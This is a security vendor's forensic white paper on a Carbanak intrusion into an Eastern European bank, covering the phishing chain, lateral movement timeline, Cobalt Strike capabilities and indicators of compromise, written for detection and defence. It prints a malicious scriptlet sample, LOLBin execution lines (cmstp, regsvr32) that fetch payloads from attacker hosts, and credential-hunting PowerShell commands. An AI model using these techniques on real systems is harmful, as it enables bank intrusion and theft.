White Paper

Bitdefender

An APT Blueprint: Gaining New Visibility into Financial Threats

Bitdefender Forensic Investigation Reveals Complete Attack Timeline and Behavior of Notorious Financial Cyber Criminal Group

Executive Summary

In mid-2018, Bitdefender researchers investigated a targeted attack on an Eastern European financial institution, gaining new insights and creating a complete event timeline showing how the infamous group Carbanak infiltrates organizations, how it moves laterally across the infrastructure, and the time it takes to set up the actual heist.

The initial point of compromise found in our investigation involved the use of spear-phishing emails with malicious URLs and tainted documents rigged to download a Cobalt Strike beacon component. Within hours of compromise, the cybercriminal group would begin to move laterally across the infrastructure, identify critical documents and prepare them for exfiltration, and try to access the organization’s ATM and banking applications.

Bitdefender’s forensic analysis revealed some key compromise tactics:

- Financial institutions in Eastern Europe remain the primary focus of the criminal group, which uses spear phishing as the main attack vector
- The presence of Cobalt Strike hacking tools is the key indicator that the financial institutions were targeted by the Carbanak cyber-criminal gang
- In the reconnaissance phase, data related to banking applications and internal procedures was collected and prepared for exfiltration, to be used for the final stage of the attack
- Infrastructure reconnaissance mainly occurred after business hours or on weekends to avoid triggering security alarms
- It only took attackers a couple hours from initial compromise to fully established foothold and lateral movement, showing experience, knowledge and coordination
- The final goal of the targeted attack was to compromise the ATM networks, potentially to cash out at ATMs in a coordinated physical and infrastructure criminal operation

Several spear-phishing campaigns attributed to Carbanak, all occurring between March and May 2018, were analyzed by security researchers in 2018. These campaigns impersonated emails from high-profile organizations, such as IBM or European Central Bank, but also cybersecurity companies.

While most forensic investigations focus on offering a highly technical analysis of the payloads used by the Carbanak group, Bitdefender’s investigation offers a complete timeline of events, from the moment the email reached the victim’s inbox to the moment of the heist.

A History of Criminal Activity

One of the most prolific APT-style cyberattacks, specifically targeting the financial sector, is known as Carbanak. Discovered in 2014, the campaign quickly gained notoriety after compromising the security systems of 100 banks in 40 countries and stealing up to $1 billion in the process. Banks in countries such as Russia, the United Kingdom, the Netherlands, Spain, Romania, Belarus, Poland, Estonia, Bulgaria, Georgia, Moldova, Kyrgyzstan, Armenia, Taiwan and Malaysia have allegedly been targeted with spear-phishing emails, luring victims into clicking malicious URLs and executing booby-trapped documents.

The same group is believed to have also been using the Cobalt Strike framework to run sophisticated campaigns, plotting and performing financial heists of financial institutions. Following an investigation led by law enforcement in cooperation with cybersecurity companies, the leader of the group was apprehended in Alicante, Spain, on March 26th, 2018.

However, this action doesn't appear to have made a dent in the cybercriminal organization, as subsequent spear-phishing campaigns seem to have been reported from March until May 2018.

Spearphishing Campaigns Timeline

March 7th-10th	Emails sent from fake domains: ibm-cert.com, ibm-warning.com, ibm- notice.com
March 15th	Emails impersonated VeriFon (a large POS terminal vendor) and used the fake dns-verifon.com domain.
March 26th	Phishing emails pertaining to be from SpamHaus (non-profit organization that fights spam and phishing). They registered the spamhuas.com domain and cloned the content from the official website (spamhaus. org).
April 3rd	The group used compromised mail servers of a Swedish company.
May 18th	Impersonated the SWIFT payment system and embedded documents with a JavaScript backdoor. A similar attack was used on USA and Europe banks.
May 23rd	Spearphishing emails claiming to be from a security vendor.
May 28th	Spearphishing emails impersonating the European Central Bank. They contained a JavaScript backdoor.


A Carbanak trademark in cyberattacks remains the use of Cobalt Strike – a powerful pentesting tool designed for exploiting and executing malicious code, simulating post-exploitation actions of advanced threat actors – which allows them to infiltrate the organization, move laterally, exfiltrate data, and deploy anti-forensic and evasion tools. While the end results of such an attack can be easily assessed in financial losses, little information has been publicly available until now on how the attack occurs step-by-step within a compromised organization.

Modus Operandi

The APT-style cybercriminal group has a long track record of successfully targeting financial institutions around the world to either cash out at ATMs or perform wire transfers using the bank's internal systems.

The spear-phishing emails sent to the financial institutions either end up with victims downloading a tampered document meant to download the Cobalt Strike beacon or to exploit several unpatched Remote Code Execution Vulnerabilities and deploy a backdoor.

Once the user attempts to open the attached documents, scripts (Fig. 1) embedded within the files are dropped on the disk and automatically executed in the background. This is a popular technique, sometimes associated with advanced persistent threats (APTs) attributed to nation-sponsored threat actors.



```
<?XML version="1.0"?>
<scriptlet>
<registration
description="YBkjNBHBbhcdgg"
progid="YBkjNBHBbhcdgg"
version="1.00"
classid="{776c4d34-7148-7a35-7a32-6c6656427465}"
>
</registration>
<script language="JScript">
var dq="\x22";var sl="\x5C";var w1="\x3C";var xc="CmD ";var xy= xc + "/c " + xc + w1 + " " + dq +
"%tmP%" + sl + "MGsCOxPSNK.txt" + dq;var r = new ActiveXObject("WScript.Shell").Run(xy, 0, 1);
</script>
</scriptlet>
```

Fig. 1 - Windows Script Component (.sct) file sample, embedded in spearphishing attachment (md5: bb784d55895db10b67b1b4f1f5b0be16)

Designed for stealth infiltration within the targeted system, the attacks use reconnaissance tools designed to assess the state of the victim's workstation and determine what tools should be downloaded next, or even open decoy documents similar to the one in Fig.2, to avoid drawing victims' suspicion.

Bitdefender's Investigation, Resulting in a Complete Attack Timeline

Bitdefender's forensics and investigation team was contacted to look into a security incident that started in May 2018 with an email received by two of the bank's employees. As previously mentioned, the date coincides with a Carbanak spear-phishing campaign.

The attack target was to gain access to banking systems and eventually withdraw funds in cash from ATMs. The pattern exhibited by attackers and their lateral movements across the infrastructure show that they knew what types of information to look for and they were skilled at evasion techniques.

Judging by the way the adversaries interacted with different systems, the targeted hosts and the documents prepared for exfiltration, it appears that the cybercriminal group focused initially on mapping the internal processes and applications of the affected institution. They displayed a deep understanding of the nature and location of the data they sought. They were able to maintain a low network footprint and avoid suspicion by using selected single workstations as a hub for centralizing collected information and for communication with their command & control server, outside the regular working hours of the bank.

After compromising the first victim, the aggressors' next goal was to find admin-level credentials that would allow them to move across the entire infrastructure. By performing all these operations outside business hours and limiting their interaction to only a handful of systems, the cybercriminal group minimized the detection opportunities.

A carefully executed network reconnaissance and lateral movement plan was unfolding during this time. What follows is a timeline of events that started with the initial spear-phising email.


Initial compromise

Two victims were tricked into opening the spear-phishing attachment, initially compromising two separate endpoints.

Day 0 (day of initial compromise)

16:48 – one of the employees opened the document within the spear-phishing email

16:49 – a second employee opened the same tainted document. The document opened by both employees used three exploit methods for Remote Code Execution in Microsoft Word: CVE-2017-8570, CVE-2017-11882, and CVE-2018-0802. To distract the user from the attack occurring in the background, a decoy document (fig 2) was used. Finally, a backdoor from the Command and Control Server was used to establish persistence in the infrastructure.



Error parsing document.

Fig. 2 - Decoy document sample displayed on the victim's machine

(md5: c2a9443aac258a60d8cace43e839cf9f)

At this point, the adversary had the ability to download and execute new payloads, download additional scripts, run shell commands to move laterally in the infrastructure, and delete files from the system and cleaning registry keys to leave fewer forensics traces.

Network lateral movement & data collection

In this phase, attackers compromised additional network endpoints, gathering data and using one of the endpoints for collecting and storing internal documents that appeared of interest.

Day 0 (continued) 17:05 to 18:20

As soon as the first spear-phishing email was accessed, events occurred as follows:

- Three Microsoft Word exploits (mentioned above) were used;
- Cobalt Strike beacon was delivered and used to discover and map the organization's internal network, with the purpose of collecting administrative level credentials;
- Credentials for one Domain Administrator were compromised and used throughout the duration of the attack;
- Credentials were "tested" on one of the Domain Controller servers to make sure they're valid, resulting in its compromise

At least two more endpoints were compromised by the end of the day.

Days 1 to 28

Numerous workstations were systemically compromised in a search for critical information that the cybercriminals could use.

Day 10

Attack reaches another compromised, which will later be used to store documents related to internal applications, manuals and other potentially valuable documents.

Day 28

A series of potentially valuable documents pertaining to internal applications and procedures were identified and prepared for exfiltration.

Internal Servers Compromised

Lateral movements and intelligence collection continue, while attackers also target and compromise additional internal hosts and servers that will be used during the actual heist.

Between Day 30 to 46, over a period of 17 days, a series of archives were created containing manuals, guides and training materials for different applications. The information gathered was archived and organized in different folders. This information was relevant in planning the attack on the bank and, potentially, other banks that share similar systems. The cybercriminal group could be actively improving its understanding of internal banking systems by collecting and studying this type of information, in an attempt to make their attacks more efficient and stealthier. Their specialization in compromising banking infrastructures could be a direct consequence of intelligence collected and assimilated after each attack on previous financial institutions. This level of intimate knowledge of how banking applications work based on stolen documentation, helps them quickly achieve their purpose, which is to access and transfer financial assets. The more information they have on the inner workings of banking applications, the easier it becomes to pull off surgical cyber heists and avoid security tripwires.

Day 30	A series of archives were created containing manuals, guides and training materials for different applications. The information gathered was archived and organized in different folders.
Day 33	Attackers connected to servers and hosts with access to banking applications. The connections were initiated from workstations that had activity after regular office hours.
Day 33 to 46	A series of archives were created containing manuals, guides and training materials for different applications. The information gathered was archived and organized in different folders.

Day 46 to 63	Using a compromised domain administrator account, attackers remotely dial into various network workstations and ultimately remove the archives used to store the baking materials, to cover their tracks

Starting on **Day 33**, attackers connected to servers and hosts with access to banking applications. The connections were initiated from workstations that had activity after regular office hours.

The workstations used to connect to these machines were logged in from and controlled by a workstation that was not part of the legitimate corporate infrastructure. The system belonged to the adversary and accessed the organization network through a VPN tunnel established by the Cobalt Strike beacon component, to contact the internal corporate network systems.

These command & control connections last between 20 minutes and one hour on average, based on the logs available for forensic investigation. The documents prepared for exfiltration, which were relevant to the internal applications, as well as the connections to banking applications after regular office hours, point to a financially motivated attack.

Below is a complete lateral movement timeline that includes all major events related to what infrastructure assets were compromised and when. Marked in red are the three major milestones achieved during the attack: the moment the domain controller was compromised, the moment documents started being stored on an internal endpoint, and when the threat actors first connected to a host with access to banking applications .

This lateral movement timeline was compiled based on forensic evidence correlated from several analyzed systems and network events. It is the most relevant blueprint, revealing a complete attack timeline and behavior of the notorious financial cyber-criminal group when inside an infrastructure belonging to a financial organization.

Lateral Movement Timeline

Day 0 16:48:53	1st endpoint compromised after opening the spearphishing email
------ 16:49:03	2nd endpoint compromised after opening the spearphishing email
------ 18:20:00	**3rd victim - Domain Controller compromise and admin credentials used throughout the duration of the attack**
------ 18:40:49	Another endpoint compromised and Cobal Beacon dropped
------ 21:02:15	Another endpoint compromised and Cobal Beacon dropped
Day 1 10:24:07	Another endpoint compromised and used to perform lateral movement
------ 13:27:45	Another endpoint compromised
Day 4 10:19:00	Another endpoint compromised and Cobal Beacon dropped
Day 7 16:00:00	Another endpoint compromised and Cobal Beacon dropped
------ 19:48:01	Another endpoint compromised
Day 9 01:57:31	Another endpoint compromised
------ 16:43:00	Another endpoint compromised
Day 10 1:30:17	**Another endpoint compromised and used to store documents prepared for exfiltration.**
Day 15 21:39:11	Domain Controller accessed and used remotely dial into various endpoints
Day 32 13:16:07	Another endpoint compromised
Day 33 17:00:55	The moment when attackers connected to a host with access to banking applications.
Day 34 8:52:18	Another host with access to banking applications was access by the attackers.

Day 35 15:15:33	Another host with access to banking applications was access by the attackers.
------ 21:40:58	Another endpoint compromised, starts to communicate with C&C
Day 38 7:54:47	Another endpoint compromised
Day 45 20:36:38	Another host with access to banking applications was access by the attackers.
Day 47 20:55:38	Remote desktop into an internal system (compromised)
Day 53 16:07:29	Another host with access to banking applications was access by the attackers.
------ 20:39:16	Another host with access to banking applications was access by the attackers.
------ 20:45:34	Another host with access to banking applications was access by the attackers.
Day 55 12:56:28	Another host with access to banking applications was access by the attackers.

Technical Analysis - experts only

Below is a detailed analysis of the key indicators of compromise that helped build the APT timeline. It includes an event timeline compiled from two workstations used in the attack: the one used to compromise the domain controller and the one used to store all the network-collected data.

The following events help paint a clear picture of actions immediately after the spear-phishing email attachment was opened, and show how the threat actors move laterally across the infrastructure and how they gathered relevant documentation.

The `“swift-fraud[.]com/documents/94563784.doc”` URL was opened from the body of an email received in a spearphishing campaign targeting financial institutions. The Bitdefender research team obtained the document from our Threat Intelligence feeds and started analyzing it. According to other threat reports, the same URL has been used in delivering other tainted documents, potentially part of similar campaigns aimed at other financial institutions. This suggests the cybercriminal group may have been delivering multiple documents to victims, potentially laced with other exploits or droppers.

The attack flow leaves behind a temporary file, which was found on two of the systems analyzed in the incident response. This temporary file was created on the filesystem after the opening of the original document file, downloaded from the malicious URL mentioned above.

Analysis of the document on one of the systems reveals the steps involved in compromising the targeted system via the spear phishing email. The document contains four objects that are dropped on the filesystem of the victim:

Attack flow after opening the tampered spearphishing document

KbhpQlcahFCuZwq.sct - (bb784d55895db10b67b1b4f1f5b0be16)

This object was not found on disk, it was deleted after running by “MGsCOxPSNK.txt”. Its role is to launch into execution the component “MGsCOxPSNK.txt”

MGsCOxPSNK.txt (4bee6ff39103ffe31118260f9b1c4884)

This file was not found on disk. Its functionality is to act as a next stage batch script which executes “cmstp.exe /s /ns tCrrDqBQoCcEkbnK.txt”

cqHfjCkTtMwG.doc (c2a9443aac258a60d8cace43e839cf9f)

This file can be found at the path: C:\Users\[redacted]\AppData\Local\Temp\cqHfjCkTtMwG.doc. It is a decoy file, because it acts as a normal document file while the malicious payload is being dropped and executed on the system.

tCrrDqBQoCcEkbnK.txt (581c2a76b382deedb48d1df077e5bdf1)

This object can be found at the path: C:\Users\[redacted]\AppData\Local\Temp\tCrrDqBQoCcEkbnK.txt. It is a configuration file for cmstp.exe. It downloads a DLL dropper from “cloud[.]yourdocument[.]biz/robots.txt”

The DLL Dropper downloaded on step four was not found on the file system and has the role of decrypting and dropping yet another JavaScript Dropper on the system. The decrypted JavaScript will be saved at the path "%APPDATA%\<registry_value>.txt" where registry_value = "HKEY_CURRENT_USER\Software\Microsoft\Notepad[USERNAME]\303F1428C3F". Before exiting, the DLL will self-delete.

The file "303F1428C3F.txt" (eb561d46c6283c632df88bd20ade6df4) can be found at the path C:\Users\[redacted]\AppData\Roaming\303F1428C3F.txt. Also, the file was obfuscated and encrypted with RC4. After decryption, the binary tried to download a JavaScript backdoor from the Command and Control server (C&C) "nl[.][redacted][.]kz/robots.txt" and saved the file to "%APPDATA%\9D01CA.txt". The backdoor "%APPDATA%\9D01CA.txt" was then executed via "regsrv32" (ex. "regsvr32 /S /N /U /I:path_backdoor scrobj").

The file "9D01CA.txt" sent an initial fingerprint of the system compromised which contained the name of the antivirus solution installed on the system, the local IP address, username, computername and OS version. After this communication, the component waited for instructions from the C&C "nl[.][redacted][.]kz/api/v1".

The traffic with the C&C was encrypted and the commands received from the C&C would split into five types:

- "d&exec": download and execute payload (EXE of DLL)
- "more_eggs": download additional scripts (including self-update) and save them in "%APPDATA%"
- "gtfo": self delete/registry cleanup
- "more_onion": runs additional downloaded scripts
- "via_x": execute command shell commands

All files mentioned in this stage of the attack were created on the system on **Day 0** at around **16:49**, when the first download link was accessed. It is worth mentioning that a binary executable named "rad353F7.tmp", which appeared on the system at a later date, **Day 6**, was most certainly downloaded on the system by the Javascript Backdoor "9D01CA.txt".

Day 0 at 16:48:58 marks the touchdown of a decoy file on two systems. This file is a decoy because it acts as a normal document file while the malicious payload is being dropped on the system. On one of the two workstations, the decoy file has the creation time of **Day 0 at 16:49:09 (10 seconds later than the other workstation)** and the path C:\Users\[redacted]\AppData\Local\Temp\cqHfjCkTtMwG.doc. This system shows more stages of the attack, because the adversary used this machine to perform **lateral movement and compromise a domain administrator account within two hours of the initial compromise**.

After the compromise of the domain administrator account, a network discovery is performed and systems start to be logged on via remote desktop protocol to reach the objective of infiltrating the network and gathering information.

Below is a complete timeline of events recorded on the workstation that was used to compromise the domain administrator account employed by attackers throughout the lateral movement process.

Day 0

16:49:03	File create /Users/[redacted]/AppData/Local/Microsoft/Windows/INetCache/Content.Word/~WRF{39EC1EBF-71AD-4216-BDC3-66B5DCB833F3}.tmp
16:49:09	File create \Users\[redacted]\AppData\Local\Temp\cqHfjCkTtMwG.doc
16:49:10	Faulting application name: EQNEDT32.EXE
16:49:30	File create C:\Users\[redacted]\AppData\Local\Temp\tCrrDqBQoCcEkbnK.txt
16:54:00	File create C:\Users\[redacted]\AppData\Roaming\303F1428C3F.txt
16:55:00	File create C:\Users\[redacted] \AppData\Roaming\9D01CA.txt
17:05:33	Powershell script communicated to 185.206.145.227
17:08:28	Find-LocalAdminAccess
17:08:54	Get-GPPPassword

17:21:17	LastUsedTime systeminfo.exe
17:28:35	Run time for \Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\smrs.exe (d68351f754a508a386c06946c8e79088)
17:46:28	Get-NetComputer
17:46:29	File create NetComputer.txt
17:48:10	Invoke-EnumerateLocalAdmin
17:48:26	Find-LocalAdminAccess
17:48:27	File create LocalAdminAccess.txt
17:56:12	Invoke-EnumerateLocalAdmin
17:57:03	File create EnumerateLocalAdmin.csv
18:15:53	PowerShell console is starting up
18:17:52 to 18:23:38	The legitimate jusched.exe is replaced with the jusched.exe (d68351f754a508a386c06946c8e79088) beacon downloader
18:44:39	File create \Users\Public\[redacted].txt
18:55:56	Run time for \Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\smrs.exe (d68351f754a508a386c06946c8e79088)
18:55:56	LastUsedTime: C:\Windows\system32\cmd.exe
18:55:56	Run time for taskkill.exe
22:54:57	LastUsedTime: C:\Windows\system32\PING.EXE
Day 1	
10:19:15	Powershell run with content from pipe_8080
10:24:07	A service was installed in the system.
10:34:19	Run time for powershell.exe
13:00:48	Failed attempts to connect to five internal systems
13:26:53	Run time for net1.exe
Day 2	
17:48:59	Run time for nslookup.exe
Day 5	
12:07:49	Powershell script communicated to C2 server
13:28:37	Powershell script communicated to C2 server
13:38:45	Powershell script communicated to C2 server
15:49:08	File create C:\Users\[redacted]\AppData\Roaming\rad353F7.tmp

17:08:40	Execution on file path: C:\Users\[redacted]\AppData\Roaming\rad353F7.tmp
17:08:41	Run time for C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Day 27

08:26:22	FileKeyLastWriteTimestamp mstsc.exe

Day 46

11:33:47	Run time for jusched.exe

Day 58

09:06:33	Failed attempts to connect to several internal systems. 330 events: 322 target a single system ; 4 target a second system ; 4 target a third system .

Day 59

08:34:07	Failed attempts to connect to several internal systems. 358 events: 349 target a single system ; 5 target a second system; 5 target a third system.

Day 60

08:33:50	Failed attempts to connect to several internal systems. (355) target a single system ; 5 target a second system; 5 target a third system

Day 63

08:13:37	Failed attempts to connect to several internal systems. (304) target a single system ; 7 target a second system; 7 target a third system

The full list of components and their corresponding hashes can be found in the IoC section below.

The workstation used to store the .zip archives containing internal banking documents was compromised on **Day 9** using domain admin credentials. On that day, attackers remotely dialed into the workstation and started accessing various network locations in an attempt to find various internal banking application files and documents.

From **Day 10 to Day 27**, the same workstation was used to connect to other internal network server.

On **Day 28** at 10:43:57 and 19:53:49, two .zip archive containing internal documents were created.

On **Day 30** at 10:53:50, a third .zip archive was created, and it was deleted at 15:34:38.

On **Day 46**, attackers deleted a series of documents and folders from the workstation, potentially to cover their tracks and leave no evidence regarding the collected documents.

Cobalt Strike Beacon Capabilities

The Cobalt Strike beacon is a malicious agent implant that, once dropped on a compromised system, calls back to the attacker and checks for new commands to be executed on the compromised system. This versatile tool can support two types of communication mechanisms: asynchronous and interactive. The asynchronous mode keeps commands in a queue and, when the beacon connects to a C&C, it downloads commands, executes them, and finally reports results to the C&C server. This can be particularly useful when trying to keep a low network footprint and not trigger any alarms by constantly "chatting" back and forth with the C&C server.

While the asynchronous communication mode is also known as "low and slow", in the sense that it becomes inactive when an internet connection is not present, the interactive communication mode offers real-time interaction with the compromised workstation.

Overall framework capabilities include, but are not limited to, executing shell commands, uploading and downloading files, recording keystrokes and taking screenshots, escalating privileges, deploying exploits, bypassing User Account Control (UAC), and even deploying memory scraping tools, such as Mimikatz, or enumerating Active Directory (AD) hosts.

By supporting malleable communication with the C&C server, it can help attackers blend malicious traffic as legitimate, by allowing them to transform and store data, interpret it backwards, and extract and recover that data from a transaction.

Cobalt Strike Framework capabilities

- different commands can be executed (some leave traces in the events)
- session passing - to hijack sessions
- alternate parent processes
- upload and download files
- file System Commands (listfiles, make/remove directories etc.)
- Keystrokes and Screenshots (the tools for these actions are injected in different processes)
- SOCKS Proxy - set up a SOCKS proxy server to tunnel traffic through Beacon
- Reverse Pivoting
- Privilege Escalation
- Elevate with an Exploit
- Elevate with Known Credentials
- Get SYSTEM - token impersonation for the SYSTEM user
- UAC Bypass
- Privileges - enable the privileges assigned to your current access token
- Mimikatz - Beacon integrates Mimikatz (although in other cases it can use different tools such as Modified Windows Vault Password Dumper or Hook Password Change)
- Credential and Hash Harvesting - injects into LSASS and dumps the password hashes for local users on the current system
- Port Scanner
- Network and Host Enumeration - interrogates and discovers targets in a Windows active directory network
- Kerberos Tickets - inject a Kerberos ticket in the current session, making the interaction with remote systems possible using the current tickets' rights
- Lateral Movement - lateral movement can be performed when a domain admin or a domain user that has admin on the target

Conclusions

The Carbanak group, which has a long track record of compromising infrastructure belonging to financial institutions, is still active. Its purpose remains to manipulate financial assets, such as transferring funds from bank accounts or taking over ATM infrastructures and instructing them to dispense cash at predetermined time intervals.

Bitdefender's investigation shows the attackers' main methods remain to quietly infiltrate the infrastructure by establishing a foothold on an employee's system, then move laterally across the infrastructure or elevate privileges to find critical systems that manage financial transactions or ATM networks.

This attack falls in line with previous objectives observed in past attacks on other financial institutions, as the cybercriminal organization targeted the ATM network to reach systems belonging to key people within the organization who have access to ATM systems.

If the attack had succeeded, it would have given hackers control over the ATM network, while money mules would have been standing by the ATM machines at pre-set time intervals to cash them out. They could have also been able to reset the cash-out limit on ATMs, using a predetermined / preauthorized card. This way, money mules could have extracted the same amount over and over, without the ATMs reporting any transactions to the bank.

It is not uncommon in a targeted attack for phishing emails to bypass anti-spam solutions deployed at the mail server level, which is why it is good practice to deploy an in-depth security model that ensures URL filtering, behavior-based detection techniques and sandboxing, aside from classical anti-malware solutions. An enterprise-level solution that looks at both network traffic and endpoint behavior would observe lateral movements by the attacker and flag them for review by a security analyst.

The damage observed throughout the investigation process was limited to access of internal documents on the compromised systems and user account credentials leaked.

Appendix A: IOCs

File IOCs:

Filename	md5
smrs.exe	D68351f754a508a386c06946c8e79088
smrs.exe	341917d17440ee8a334b202eb0378108
java.exe	d90ecd6c825ce236838112898e1c4a2e
94563784.doc	d117c73e353193118a6383c30e42a95f
WRF{8F0C5F8E-18A3-48CE-A2F4-2F4DB1B14E94}.tmp	b8fc470b9665b33d2071034fdfd6629c
KbhpQIcahFCuZwq.sct	bb784d55895db10b67b1b4f1f5b0be16
MGsCOxPSNK.txt	4bee6ff39103ffe31118260f9b1c4884
cqHfjCkTtMwG.doc	c2a9443aac258a60d8cace43e839cf9f
tCrrDqBQoCcEkbnK.txt	581c2a76b382deedb48d1df077e5bdf1
DLL dropper	f0645bd9367faf4e21a9c5e8c132bed7
DLL dropper	34a58e62866e5c17db61ee5f95d52c58
DLL dropper	38242fb29d7cb82a4ffd651189d9821e
DLL dropper	f0e52df398b938bf82d9e71ce754ab34
303F1428C3F.txt	eb561d46c6283c632df88bd20ade6df4
9D01CA.txt	bbaee5d936a3809f46fd409b8442f753
rad353F7.tmp	63c98b8c34ee9261c0068c7f0435a9f9
jusched.exe	d68351f754a508a386c06946c8e79088
nusb1mon.exe	ddb9553c6e4e4908b5c7fbbdc4795d6c
netscan.exe	1e94f1fdf5ace5e57d8b7832ea2da22e
netscan.exe	e7aa5608c81ba4fcd8d166501b90fc06
psexec.exe	27304b246c7d5b4e149124d5f93c5b01
psexesvc.exe	75b55bb34dac9d02740b9ad6b6820360
psexec.exe	a7f7a0f74c8b48f1699858b3b6c11eda
psexesvc.exe	87dfac39f577e5f52f0724455e8832a8

Network IOCs:

swift-fraud[.]com/documents/94563784.doc	downloads initial doc
cloud[.]yourdocument[.]biz/robots.txt	downloads DLL dropper
nl[.][redacted][.]kz/robots.txt	downloads JavaScript backdoor
nl[.][redacted][.]kz/api/v1	JavaScript backdoor C&C - gets commands and executes them
94.140.116.69	
185.206.145.227	
45.56.162.8	
94.156.35.118	
185.243.115.28	
185.206.146.226	
94.140.116.176	

Appendix B:

`smrs.exe (d68351f754a508a386c06946c8e79088)`

Downloader that downloads a shellcode, which in turn downloads the beacon.

`smrs.exe (341917d17440ee8a334b202eb0378108)`

Cobalt Strike beacon that's being deployed on affected workloads.

`jusched.exe (d68351f754a508a386c06946c8e79088)`

Downloader that downloads a shellcode, which in turn downloads the beacon. Same file/hash as "smrs.exe", just under a different name.

`nusb1mon.exe (ddb9553c6e4e4908b5c7fbbdc4795d6c)`

Tool that takes screenshots at specific time intervals.